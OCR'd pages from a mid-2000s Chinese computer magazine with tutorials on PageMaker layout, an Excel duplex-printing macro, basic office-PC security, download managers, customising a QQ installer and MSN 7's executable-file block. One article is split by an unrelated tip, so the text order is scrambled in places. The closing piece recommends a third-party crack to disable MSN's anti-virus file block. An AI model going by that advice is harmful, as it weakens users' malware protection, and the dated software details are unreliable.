4．选择文本工具再在页面上点击一下，然后按Ctrl＋Shift＋3组合键，将会出现“LM”字样，它表示为左页页码。页码是一个特殊的元素，它会自动由小到大递增，这样就不用一页一页手动添加页码了。就像对文字操作一样，对页码（选中“LM”）也可进行各种设置。用黑箭头选择工具将页码拖到栏目名的左侧，然后框选住（也可按Shift键不放再依次单击）页码及栏目名，按Ctrl＋C组合键复制，再按Ctrl＋V组合键粘贴，将粘贴出来的内容拖到右主页的右上角处，此时你会发现LM自动变成RM了，它表示为右页页码，将它拖放到栏目名的右侧。

5．双击工具箱中的手形工具，将整体显示出两个页面。为了保证左右两侧页眉上的页码及栏目名水平对齐，可全选它们，再执行菜单“成分→对齐对象”命令，在打开的对话框中选中一种对齐方式（本例选择的是底部对齐），确定即可（见图5）。




图5

6．如果杂志大部分页面都是划分为两栏的格式，可执行菜单命令“版面→栏辅助线”，在打开的对话框中将“栏数”设置2栏，“间距”设置为5毫米，确定即可。这样，所有页面上都会显示出分栏辅助线来。至此，本例的主页就设置完成了，你还可以加入更复杂的设计，如加入各种装饰图形等。

第四步：置入文本内容。设置好主页后，单击左下角的页面标签“1”进入第1页。大家可以注意一下，看看页面右上角是不是自动显示出“流金岁月 1”的字样来（奇数为右页），这就是我们在主页中设置的效果。

1．执行菜单“文字→定义排式”命令调出定义排式对话框，如图6所示，点选“正文”项，再单击“编辑”按钮，从随后打开的对话框中分别单击“字符”、“段落”等按钮设置正文字体的大小、行距等。本例中，正文字体为宋体，大小为8点，行距为11；在段落设置中，首行缩进设置为6毫米（差不多是两个字的距离）。设置好后，连续单击“确定”返回。




图6

2．切换到“排式”面板（如果该面板没有显示在屏幕上，可执行“窗口→显示排式面板”命令将其调出），点选刚刚定制的“正文”排式。接下来单击菜单“版面→自动排文”，使其前面出现一个对勾号。现在就可以置入文本了，执行菜单“文件→置入”命令打开置入对话框，选中需要置入的文本文件（本例中为war.txt），单击“打开”按钮，弹出导入字符编码格式提示窗口，直接单击“确定”即可。此时光标会变成一个拐尺带一个弯箭头形状，将光标拐尺对齐页面版心的左上角单击即可，置入的文字会自动分栏。如果文章很长，当前页面数不够，PageMaker能自动创建新页面（见图7）。

小提示

如果没有勾选“自动排文”，每次单击只能置入一栏文字，当文字没有排完的时候，会在文本框的最底部显示一个红色三角形标志，单击该标志，光标变成小文本框形状，再次点击又会继续置入，反复操作直到全部置入为止。

3．PageMaker中的文字编辑操作与在Word中的操作差不


多，这里就不详细说了。稍有不同的是，PageMaker的文字格式设置不像Word哪样在顶部的工具栏中。如图7所示，当在工具箱中选择文本工具时，控制面板上显示的都是跟字体相关的选项。



图7

第五步:设计标题及题图

1.首先要为文章标题腾出空间来。在工具箱中选中黑箭头选择工具，点击一下左栏文字，将会显示一个文本框，按住(注意:一定是按住，而不是点击)文本框顶部的半圆形图标不放并往下拖动，即可将文本框压缩下去。用同样的方法将右栏文本框也下拉，这样标题的空间就有了(见图8)。


图8

2.从本文开始处的最终效果图可以看出，本文的标题是在Photoshop之类的图像处理软件中制作的，它实际上是一个图片而不是文字。题图一般也是在Photoshop中制作的。现在就把它们导入进来。与置入文本一样，执行菜单“文件→置入”命令，分别导入标题图片(本例为boxue.eps)及题图(本例为moshou01.tif)。导入图片时，会询问你是否包括图形副本，单击“是”确认，然后在页面上单击即可导入图形了。当两图重叠时，后导入的图形会盖住先导入的图形，如果层次不对的话，可点选某一图形，再按Ctrl+[或]组合键调整次序。

3.从最终效果图看，文章的导言部分是一个独立的文字块，所以用文本工具将置入文本中的导言部分选取出来，按Ctrl+X组合键剪切，后面的文字内容会自动顺延上来。然后在页面之外的任意地方点击一下鼠标，再按Ctrl+V组合键将剪切的文字粘贴下来，它就成了一个单独的文字块了。使用文本工具选中文字，再在控制面板中设置它的字体、大小等属性；使用黑箭头选择工具拖动文本框移动它的位置，拖动四边的节点，则可以调整文本框的大小。本例的标题效果，如图9所示。



图9

第六步:收尾工作。前面介绍了PageMaker中一些最基本的操作，剩下的可以说就是“体力劳动”了，不停地置入文本、图片，微调图文的格式、位置，设置各种字体排式等，在经过三校改错后，就可以送给胶片厂打样出片了。当然，排版过程中有许多的技巧细节，不可能在一篇文章中讲清楚，大家可以本文为基础，在实践中慢慢摸索。

号外

据网上的消息，Adobe已经停止PageMaker软件的开发和升级，代替PageMaker的将是InDesign。不过，目前在出版行业，PageMaker所占据的份额非常大，在很长一段时间里PageMaker依然会是主角。只要我们既能熟练掌握正流行的传统工具，同时不忘关注业界的最新发展，就会立于不败之地。

小调查

“软件你别牛”互动平台

一、“排版设计我也行”挑战赛

《电脑爱好者》的“密技E卡通”栏目准备改版，读者朋友们也可以用PageMaker设计排版出自己风格的“密技E卡通”，跟我们的美编MM、GG比一比，入围前三名的，都有大奖哦，奖品为每人20张优质DVD刻录盘。

二、PageMaker精彩案例任你挑

下面列举了若干选题，请读者朋友给你感兴趣的选题投一票，我们将把得票数较高的选题制作成文章，献给广大的电脑爱好者。

编号	名称	简介
1	图书的排版	本实例将全面介绍图书从版式设计到排版制作的完整流程。
2	广告设计实战	配合一些图形处理软件，PageMaker也能设计出非常漂亮的广告。
3	宣传册制作	形式各异的宣传册制作方法。
4	其他你所想到的好选题	

CF [YY17]

■陈秀峰

★★★

用好Excel的双面打印

本文可以帮你学到

- 给Excel增加双面打印功能
- 完成Excel宏的制作一例

从节约的角度出发，公司的表格都要求双面打印。但Excel偏偏没有这一功能！怎么办？自己动手添加一个“双面打印”的按钮吧！

编辑宏

第一步：启动Excel 2003(其他版本请仿照操作)，执行“工具→宏→Visual Basic编辑器”命令，进入Visual Basic编辑状态(如图1)。



图1

第二步：在右侧的“工程资源管理器”区域中，选中“VBAProject(PERNOSAL.XLS)”选项，执行“插入→模块”命令，插入一个新模块(模块1)。

小提示

“PERNOSAL.XLS”叫做“个人宏工作簿”，第一次使用宏功能时，需要进入下述操作，添加“个人宏工作簿”：在Excel中，执行“工具→宏→录制新宏”命令，打开“录制新宏”对话框(如图2)，输入一个名称，然后选择将其“保存在”“个人宏工作簿”中，确定返回，随便做一下编辑操作，然后按“停止录制”工具栏上的“停止录制”按钮，系统即可自动添加“个人宏工作簿”。



图2

第三步：双击“模块1”进入代码输入区域，将下述代码输入其中：

```
Sub dy()
On Error Resume Next
x = ExecuteExcel4Macro("Get.Document(50)")
For i = 1 To Int(x / 2) + 1
ActiveWindow.SelectedSheets.PrintOut From:=2 * i - 1, To:=2 * i - 1
Next i
MsgBox "请将打印出的纸张反向装入纸槽中", vbOKOnly, "打印另一面"
For j = 1 To Int(x / 2) + 1
ActiveWindow.SelectedSheets.PrintOut From:=2 * j, To:=2 * j
Next j
End Sub
```

第四步：输入完成后，关闭Visual Basic编辑窗口返回。

添加按钮



图3

第一步：执行“工具→自定义”命令，打开“自定义”对话框(如图3)。

第二步：切换到“命令”标签下，在“类别”下面选中“宏”选项，然后将右侧“命令”下面的“自定义按钮”选项拖到工具栏合适位置上，添加一个按钮。

第三步：单击“更改所选内容”按钮，在随后展开的快捷菜单中，在“命名”右侧的方框中输入按钮名称(如“双面打印”，并选中“总是用文字”选项。

第四步：在不关闭“自定义”对话框的情况下，右击工具栏上刚才添加的“双面打印”按钮(参见图3)，在随后弹出的快捷菜单中，选择“指定宏”选项，打开“指定宏”对话框(如图4)。



图4

第五步：选中上面编辑的宏，确定退出，再关闭“自定义”对话框返回Excel编辑状态。

双面打印

启动Excel，打开需要双面打印的工作簿文件，单击“双面打印”按钮，系统先将奇数页打印出来，然后弹出如图5所示的提示框，将打印的纸张反向装入打印机的纸槽中，按下“确定”按钮，即可将偶数页打印到另一面上，达到双面打印的目的。



图5

小提示

如果在打印过程中，出现夹纸现象，致使部分页面损坏，可以通过执行“文件→打印”命令，打开“打印”对话框，用手动的方法将少量损坏的页单独打印出来即可。

CF [YY18]



5分钟保护Office电脑

■ 房顶兽

Office属于公共场所，Office中的电脑则属于私人地带，这样的环境下如何保护好自己的数据就是Office一族需要关心的问题了。这次我们就用最简单的方法从外到内，从硬件到软件保护Office的电脑。

30秒搞定:会用机箱锁

现在不少机箱都带有机箱锁，这可是对机箱内部配件的第一重保护，只要把机箱一锁，不开机时机箱内的秘密就无人可知了。现在的机箱锁有两种，一是直接做在机箱侧壁和机箱正面的机箱锁(见图1)，另一种是机箱留下了锁孔，使用者可以自己配锁锁机箱(见图2)。


图1


图2

2分钟搞定:BIOS密码保安全

电脑启动时候，首先需要运行BIOS中的基本程序，然后才能启动。因此BIOS密码是电脑开机后的第一层防止非法入侵的保护罩，以Award的BIOS为例启动BIOS密码的方式如下:首先在电脑启动过程中按Del键进入BIOS菜单，再进入菜单中的BIOS Features Setup(BIOS功能设定项)下级菜单中，找到Security Option选项，然后将Security Option选择为System，这样BIOS中设置的密码就是每次开机时候的密码了。然后进入BIOS一级菜单中的Supervisor Password项目，重复输入两次相同的密码，这样BIOS密码就设置成功了。除了台式机外，笔记本电脑也能通过类似的方式设定BIOS密码，所不同的是台式机和笔记本电脑在BIOS密码的安全保护上完全不是一个级别，台式机如果忘记了BIOS密码，可以通过BIOS放电的方式消除密码，而笔记本电脑如果忘记了BIOS密码，则只有返回生产厂家的维修中心才能解开密码，因此在使用笔记本电脑时千万别忘记了BIOS密码 。

90秒搞定:消除Administrator账户的隐患

在我们使用Windows XP时，都会给自己的账户设置上密码，以保护系统安全。而大家可知道，在安装Windows XP的过程中，操作系统会要求用户输入计算机名称并输入计算机密码，一般用户不注意这个密码，都是设置为空，这个密码就是系统最高管理权账户Administrator账户的密码，这个密码设置为空意味着外来者可以用本机直接登录或者远程管理等方式轻易用这个最高管理账户夺取最高控制权。因此，我们就要修改Administrator账户的密码。首先，我们要把Windows XP的登陆界面更换为传统的输入用户名登陆的方式，方法是在"控制面板"的"用户账户"中选择"更改用户登录或注销方式"，在新开窗口中将"使用欢迎屏幕"前的勾去掉(图3)。如果这里没有"更改用户登录或注销方式"，那么就是这台电脑只有一位使用者，我们可以先创建一个临时用户，改完后删除。确认不使用"欢迎屏幕"后注销掉当前用户，这时就会发现Windows XP的登录方式已经变为传统的输入用户名登录了。然后在用户名中输入"Administrator"，尝试不用输入密码直接登录，如果在Windows XP安装过程中没有设置密码，则这时系统就能直接登录成功，系统的一切秘密都会被轻松窥探。这时还是赶快在"控制面板"的"用户账户"中给"Administrator"账户设置上密码吧。



图3

1分钟学会:利用NTFS格式保护重要文件安全

基于NT内核的Windows 2000和Windows XP等操作系统都支持NTFS格式的文件管理方式，这种方式下除了能够更高效率的管理文件，还能用非常安全的操作方式为指定文件加密，这也是普通用户所能用到的文件保护中非常厉害的一招。

首先确定需要加密的文件或目录存放在NTFS分区上，右键点击需要加密的目录，在弹出菜单中点击属性选项，在新弹出的属性窗口中的常规选项卡中点击"高级"按键，在弹出的"高级属性"窗口中勾选"加密内容以保护数据"(图4)，确定后系统就会自动给此目录加密。经过加密的目录只允许本台电脑的对此目录加密的账户访问目录中加密文件的内容，而且访问时也与访问没有加密的目录没有任何区别，而没有授权的情况下，其他账户和其他




图4

操作系统都是不可能看到这个目录下加密文件的内容的。因此对NTFS分区下文件加密后，要做的第一件事情就是保存好访问加密文件的授权，否则在更换操作系统或者用户后，没有授权是绝对访问不了加密的文件的。获得授权的方法如下：

在加密文件后，右键点击刚加密的目录下的任意一个已加密文件，弹出菜单中点击属性选项，在新弹出的属性窗口中的常规选项卡中点击“高级”按键，在新窗口中点击“详细信息”，在弹出的“加密详细信息”窗口中点击“添加”，在新弹出的“选择用户”窗口中点击窗口中的证书名，在点击“查看证书”，在新弹出的“证书”窗口的“详细信息”选项卡下点击“复制到文件”，在“证书导出向导”中选择“导出私钥”，并设定好导出的文件的密码，最后设定好文件名，将加密文件夹的授权文件导出(图5、图6)。当其他用户需要访问这个加密文件夹时，只需要双击这个授权文件，然后按步骤导入授权，就能访问了。由于依靠文件容量不同，加密所需的时间不同，因此完成这步所需要的时间长短不定。



图5




图6

至此，我们办公室的电脑文件基本处于安全保护中了，没有人能轻易获得未经授权的数据。

CF [YY19]

FlashGet 用了这么多年，我已经“审美疲劳”了，所以我一直在关注，究竟……

谁能把 FlashGet 拉下马?

★★★

■ 四川　飞翔鸟

FlashGet 一直以下载速度快、文件管理功能强大、运行稳定等优点来赢得用户的支持。不过它也有弱点：比如太中规中矩，没有什么特色；是一款共享软件，且带有间谍程序；对流媒体文件下载的支持还不够出色等。很多时候，我们之所以使用它，是因为已经习惯了它的存在。不过如果大家以客观的态度来审视一下，你会发现，其实还有很多选择！

Free Download Manager——功能全面超越 FlashGet

挑战优势：几乎具有 FlashGet 的所有功能，而且还能选择性下载 ZIP 压缩包中的文件，对多媒体文件支持边下载边播放，下载前先获得下载文件的大小，支持下载整个网站，计划任务功能更强大，免费。

震撼等级：★★★★★

Free Download Manager（以下简称为 FDM）绝对有实力让你彻底抛弃 FlashGet，因为从功能上讲它已经全面超越了后者，而且还是一款完全免费的软件。如果一定要鸡蛋里挑骨头，它只有一个不尽如人意之处：不支持流媒体下载。下面笔者结合几个实例来简单介绍一下它的几个特色功能。

Free Download Manager 小档案

- 软件版本：1.7 Build 295　　软件大小：1315KB
- 软件性质：免费软件　　运行平台：Windows 9x/ME/2000/XP
- 下载地址：http://www.onlinedown.net/soft/33913.htm
- 汉化包：http://www2.skycn.com/soft/19031.html

实例 1：我只想下载 ZIP 文件中的一部分

有时，我们只需要下载某个压缩包里的某个或多个文件，但如果用 FlashGet，就不得不将整个文件都下载到硬盘。文件小倒不说，如果文件动　上百兆，将会让你苦不堪言。那就试试 FDM 的 ZIP 文件预览功能吧。

第一步：按正常方式点击要下载的链接，FDM 会自动调用，确认下载后软件会提示“或许您正下载的文件是一个 ZIP 压缩档文件。您是要预览它吗？”，当然选择“是”。

第二步：稍等片刻，FDM 会弹出一个“ZIP　预览”窗口，我们在该窗口中取消勾选不需要下载的文件，单击“OK”即可。下载获得的文件同样是个 ZIP 压缩包，不过只包含我们需要的文件（见图 1）。



图 1

小提示

可惜的是，FDM 不支持对 RAR 压缩包的预览，不过世界上没有任何一款下载工具具有该功能，因为 RAR 不像 ZIP 那么开放，压缩技术是有专利的。

实例 2：我想先看看要下载的文件有多大

朋友发来一个东西，你根本不知道它有多大，结果下载开始后才发现它是个庞然大物。如果能预先知道，至少有个心理准备吧？点击下载链接，在弹出的“添加下载项目”窗口中点击“查询文件大小”按钮，稍等你就可以看到该文件的大小了（见图 2）。



图 2

小提示

FDM 提供了大、中、小三种通讯模式，知道文件大小后，可以设置成相应通讯模式，从而提高文件下载速度。设置方法是直接在工具栏上点击“小容量模式”、“中等模式”、“大容量模式”按钮进行选择。

实例 3：我想把 CFan 网站连锅端下来

要实现这个功能，我们一般会利用 Offline　Explorer 等离线　览软件，不过现在你可以用 FDM。在软件主界面中切换到“HTML 捕获器”标签，在空白处单击右键，选择“下载网站”。在打开的对话框中，“网站”一栏填写地址，如“http://www.cfan.com.cn”。接下来需要注意的是设置“下载的层次深度”，比如想下载 CFAN 站点首页、它包含的图片以及它直接链接到的页面内容，那么该值就设置为“2”。最后选择保存位置并确认（见图 3）。



图 3

小技巧

利用FDM批量下载图片

我们可以利用 FDM 的 HTML 捕获器来巧妙实现批量下载指定格式图片的目的，方法跟下载整个网站类似，不过需要事先选择“选项→HTML 捕获器默认设置”菜单，切换到“图象”标签，在“通过扩展名排除图象”栏中勾选“开启”，勾选“下载”，在“这些扩展名的图象”栏中设置要下载图片格式的扩展名，比如“PNG JPG”（扩展名之间用空格隔开）（见图 4）。需要注意的是，“下载的层次深度”值设置为 1。



图 4

除了上面介绍的几个绝招外，FDM 还有比较强大的计划任务和文件管理功能，它们的使用跟 FlashGet 差不多。此外，FlashGet 的备份我们只有备份相关的注册表键，而 FDM 则只需要选择〝文件→导出→导出设置〞菜单，重新安装后再导入即可。

边下载边欣赏电影——WellGet

挑战优势:支持电影文件边下载边播放，支持最多 128 个线程下载，支持最多 20 个下载任务，对流媒体协议支持完善，免费。

震撼等级:★★★★

WellGet 与 FlashGet 相比，其对流媒体下载的支持更加完善，而且关键是它提供的〝Downloading & Playing〞技术能让你一边下载一边观看电影，效果跟下载后观看一样。

WellGet 小档案

u 软件版本:1.25 beta build0118 中文版　　软件大小:1024KB
u 软件性质:免费软件　　运行平台:Windows 9x/ME/2000/XP
u 下载地址:http://nj.onlinedown.net/soft/33382.htm

WellGet 的操作和界面都跟 FlashGet 类似，不再赘述。其〝边下边播放〞设置非常简单:首先按照正常方式开始电影的下载，稍等片刻，选中正在下载的文件，点击工具栏上的〝播放〞按钮即可(见图 5)。



图 5

需要提醒大家，WellGet 对 RM、RMVB 等格式的播放支持不够好，不过在下载过程中可以打开下载目录，其中包含一个正在下载的以 RM 或 RMVB 为后缀名的文件，我们可以手动打开它同样实现边下载边播放功能。

小技巧

让 GreenBrowser 认识 WellGet

在最新版本的 Maxthon 中，可以在其属性设置中将默认的下载软件设置为 WellGet，但 GreenBrowser 不行，我们可以用记事本打开 GreenBrowser 安装目录下的 DownManager.ini 文件，在其中新起一行，添加如下内容并保存:

N17=WellGet

script=<script language="vbscript">\nset WGApi=CreateObject("NxApi.myComponent")\ncall WGApi.AddUrl("%download_url", "%download_info", document.Url)\n</script>

接下来在 GreenBrowser 中选择“工具→GreenBrowser 选项”菜单，切换到“下载”标签，在“选择下载管理器”下拉列表中就可以找到“WellGet”一项，确认即可。

好快的速度——迅雷

挑战优势:下载速度快，即将支持 BT 下载方式。

震撼等级:★★★★

迅雷跟 FlashGet 相比，惟一值得大家考虑的地方就是下载速度。如果你是个没有足够耐心的人，那就考虑它吧。为什么它会比一般的下载软件速度快呢？因为其下载原理不是普通的 P2S(点到服务器，FlashGet 就是这种方式)，也不是 P2P(点到点，BT 就是这种方式)，而是将两种结合起来的 P2SP。也就是说，在文件下载过程中，迅雷会自动搜寻镜像服务器，达到〝多个服务器同时下载〞的目的。

迅雷小档案

u 软件版本:V4.6.1.44　　软件大小:1512KB
u 软件性质:免费软件　　运行平台:Windows 9x/ME/2000/XP
u 下载地址:http://xjtt.downloadsky.com:8081/down/Thunder4.6.1.44.exe

下载过程中可以在软件主界面左边切换到〝详细信息〞标签，其中〝资源〞一项就代表了迅雷当前正在用几个下载点下载文件。资源数量越多，则下载速度就越快。笔者在测试中发现，分别利用迅雷和 FlashGet 来下载同一个文件，迅雷的资源达到 7 个，速度达到 75.8KB/s，而 FlashGet 只有 40 多 KB/S(见图 6)。



图 6

小技巧

如果你还是习惯于 IE 那种简洁的下载设置，那你可以使用迅雷的 Mini 版本，安装后你感觉不到它的存在，只是在后台默默为你加速而已。其下载地址:http://js-http.skycn.net:8081/down/ThunderMini1.0.0.1.exe。

Just Do IT

网络下载知多少

每天挂在网上疯狂下载，你可知道自己下了多少东西，上传了多少东西(分享才能获得快乐)？你可以下载一个小软件 Crystal Internet Meter(http://www.casdk.com/downloads/cim_setup.exe)，它可以即时显示真实上传及下载速度，并且能够统计每天、每星期、每月的传输量，让你做到心中有数。

小编有话说:除了前面介绍的 3 款软件外，很多朋友都还在使用 Net Transport、GetRight 等下载工具。其实，不同的下载工具有不同特点，如果追求高速度，迅雷是不错的选择。如果嫌装软件麻烦，可以考虑装一个 DuDu 下载加速器，它能取代 IE 下载窗口，并自动搜索网段中已经下载的文件，让你不知不觉中提高下载速度。这里顺便提醒一下使用 Net Transport 的用户，安装时尽量选择其国际版本，因为其中文 1.93 版中默认安装了某网络游戏客户端且难以卸载。

Net Transport 国际版下载地址:http://nj.onlinedown.net/soft/28818.htm

语言文件下载地址:http://www.nettransport.com.cn/downloads/0804.lng。

DuDu 下载加速器:http://www.onlinedown.net/soft/31324.htm

CF [YY20]

■ 四川　遥小小

★★★★

亲手编 QQ 10 万代码很一般!

本文可以帮你学到

- DIY 一个适合自己的“QQ2005 beta1 逍遥小小版”!
- 可以自己定制安装组件，可以为安装程序打上自己的版本号

你用的是什么版本的QQ？原版还是珊瑚虫版？想不想自己来当一回程序员，制作一个特别版本、特别功能、包含特别组件的 QQ 安装程序呢？如果你做得很出色，将你制作的 QQ 安装程序放到 Internet 上去，说不定你也会像珊瑚虫那么出名呢！ QQ 有 10 万行以上的代码，我们自己真的能做到吗？

我们能实现什么功能?

对 QQ 原版安装程序的改造肯定不是随心所欲的，要不还拿腾讯来做什么呢。下面来看看笔者制作的QQ安装程序(见图1)具有哪些优势:



图 1

★拥有自己的版权信息，比如笔者制作的是“QQ 2005 beta1 遥小小版”。

★完全自主选择安装组件，QQ 游戏、Tencent Messenger、Tencent Traveler 你想将谁整合进去就整合进去。

★只安装自己需要的功能，比如QQ 网络硬盘、互动空间、聊天室、QQ 宠物、音乐播放器等等功能，不需要的就不装。

QQ 2005 beta1 逍遥小小版出炉记

之所以能够实现上述那么自由的功能，其实并不是我们要搞什么程序设计，实际上我们要感谢 QQ 狂人 DIY 版(http://www.gochina.cn)的作者，他已经提供了〝做菜〞的原料，我们只需依样画葫芦即可。

笔者制作的这个〝遥小小版〞包含如下特性:只安装 QQ 2005(不要 QQ 游戏、TM、TT)，QQ 面板只保留 QQ 网络硬盘和 QQ 音乐，带有显 IP 功能。

第一步:首先到 http://www.gochina.cn/download/QQ2005.rar 下载这个包含QQ狂人 DIY版的各种文件的压缩包，下载完毕后将其解压缩到 C 盘根目录(只能下载到该目录，否则安装文件会无法识别)。

第二步:接下来用记事本打开 C:\腾讯 QQ 目录下的 QQ2005.nsi 文件，这个文件是我们制作安装程序的关键，所有关于自定义的东东都是通过修改这个文件来做到的。大家需要注意其中的〝Section "XXX" SEC**〞，每一个功能或者组件的定义都是以该字段开头，其中〝XXX〞表示该组件或功能的名称，〝**〞表示该组件的编号。

我们只需删除某个以〝Section "XXX" SEC**〞字段开头，以〝SectionEnd〞结尾的这一段文字，再删除〝; Section descriptions〞字段下面对应的组件描述行，就可以让制作出的安装程序不包含该组件或功能。以删除 QQ 的远程桌面功能为例:

如图 2 所示，首先删除以下内容:

```
Section "远程桌面" SEC05
  SectionIn 1 2
  SetOutPath "$INSTDIR"
 File "C:\腾讯QQ\可选组件\远程桌面\DShared.dll"

; Shortcuts
 !insertmacro MUI_STARTMENU_WRITE_BEGIN Application
 !insertmacro MUI_STARTMENU_WRITE_END
SectionEnd
```



图 2

再删除〝; Section descriptions〞字段下面的一行:

```
!insertmacro MUI_DESCRIPTION_TEXT ${SEC05} "远程桌面连接系统,帮别人修电脑的时候可以用一下,很方便"
```

按照笔者制作〝遥小小版〞的要求，分别删除 QQ 游戏、TM、TT 等对应组件的代码即可，而该文件已经默认为提供了显 IP 功能(如果你不想要该功能，同样可以删除)。你可以根据实际需要选择删除不需要的功能和组件，这里最多允许选择多达 24 种功能和组件的自由选择。

第三步:接下来我们该来为安装文件打上自己的名字了。编辑如下字段为自己想要的名字即可(见图 3):

让 FlashGet 多管齐下

★★

■广东 萍丽

不知道你是否遇到过这样的情况:需要从多个站点下载文件，而每个站点又有多个文件需要下载。按照常规做法是将这些文件一一添加到FlashGet的下载列表中，然后按照顺序下载即可。不过这里有个问题，如果下载的文件数量过多，比如100个，FlashGet是不会让它们同时下载的，因为FlashGet最多支持同时下载8个任务。有没有解决办法呢?答案是肯定的。

首先将站点A和B所有待下载的文件添加到下载队列，先停止下载队列。我们以从站点A和B各自下载100个文件为例介绍两种巧妙的办法:

方法一:站点A任意下载任务上点击右键，选择"属性"菜单，在弹出的窗口中单击"站点属性"按钮。在打开的窗口中勾选"该站点上的每一个文件只创建一个连接"，取消勾选"没有限制"，并将"该站点允许的同时连接数"设置为站点A中待下载文件的数量，比如这里的100，最后确认(见图1)。这样FlashGet就会自动开始所有任务的下载了。

方法二:如果取消选择"该站点上的每一个文件只创建一个连接"和"没有限制"两项，那么该站点所允许同时下载的最大文件数量就与我们在"添加新的下载任务"窗口中设置的"文件分成……同时下载"一栏设置的值有关(见图2)。如果对每个下载任务所使用的线程数平均分配，该站点所允许同时下载的最大文件数量="该站点允许的同时连接数"中设置的值除以在"添加新的下载任务"窗口中设置的"文件分成……同时下载"一栏设置的值。此例中，如果将"文件分成……同时下载"的数值设置为5，那么就需要设置"该站点允许的同时连接数"为500。




图1




图2

CF [YY22]




图3

!define PRODUCT_VERSION "β1"

比如笔者修改为"!define PRODUCT_VERSION "β1遥小小版""

小提示

为了尊重该文件的作者狂人，建议不要将其中的"BrandingText "此安装包改装自QQ狂人DIY版http://jobcrazy.126.com""这行代码删除。

第四步:将上述修改后的文件保存后，接下来需要下载一款名为Nullsoft Installation System(简称为NSIS)的工具，该工具可以根据NSI脚本来定制自己的安装程序。安装NSIS后，在开始菜单中运行"NSIS→MakeNSISW (Compiler GUI)"程序，选择"File→Load Script"菜单并选择修改好的QQ2005.nsi文件，等待一段时间，单击NSIS主界面上的"Close"按钮(见图4)，我们再到C盘根目录下一看，一个属于自己的特别版本的QQ安装程序已经乖乖地躺在那里了!




图4

Nullsoft Installation System小档案

- 软件版本:2.06　软件大小:1669KB
- 软件性质:免费软件　运行环境:Windows 9X/ME/NT/2000/XP
- 下载地址:http://nj.onlinedown.net/soft/8730.htm

小编有话说:这里笔者介绍的仅仅是比较初级的DIY而已，如果搞明白了QQ安装目录中各个文件的功能，以及其他一些与QQ DIY的相关知识(比如制作自己的皮肤等)，就可以通过该方法来制作出专业水准的QQ安装程序了。如果你对此很感兴趣，推荐大家去狂人论坛充充电:http://www.gochina.cn/bbs/。

CF [YY21]

MSN 7.0 不能传 EXE 文件了?

★★

■ LX

MSN 7正式版已经登台了(下载地址:http://messenger.china.msn.com/Download)，它增加了一个可能会让很多人疯狂的"新功能":许多文件格式，包括EXE、COM等可执行的文件格式，都会自动被MSN7挡下来，导致传输失败。这是微软为了防堵MSN病毒传播而想出的主意，但反而造成许多网友的困扰。

如何顺利解决这个问题？有两个方法。一个方法是在传送前花一点时间，把要传的文件压缩成ZIP或RAR文件再传送，这样虽然多花一点时间，但也能缩小文件大小，让传输时间缩短一些。如果你不想花时间先压缩文件的话，也可以照下面的步骤，用Mess.be网站推出的修正程序破解MSN 7的限制即可。不过，接受文件的一方也要执行破解程序才行，不然文件还是无法顺利传送的。

注意，MSN 7不能传送EXE文件的问题，是出在"接收方"而非"发送方"。例如你传送文件给别人时，其实并不会受到限制，但对方的MSN一旦发现文件是执行档，就会封锁下来并拒绝接收，导致文件传送失败。因此当你执行破解程序后，只能接收别人传来的可执行文件，若想发送执行档给其他人，必须请他们也先安装破解程序才行 !

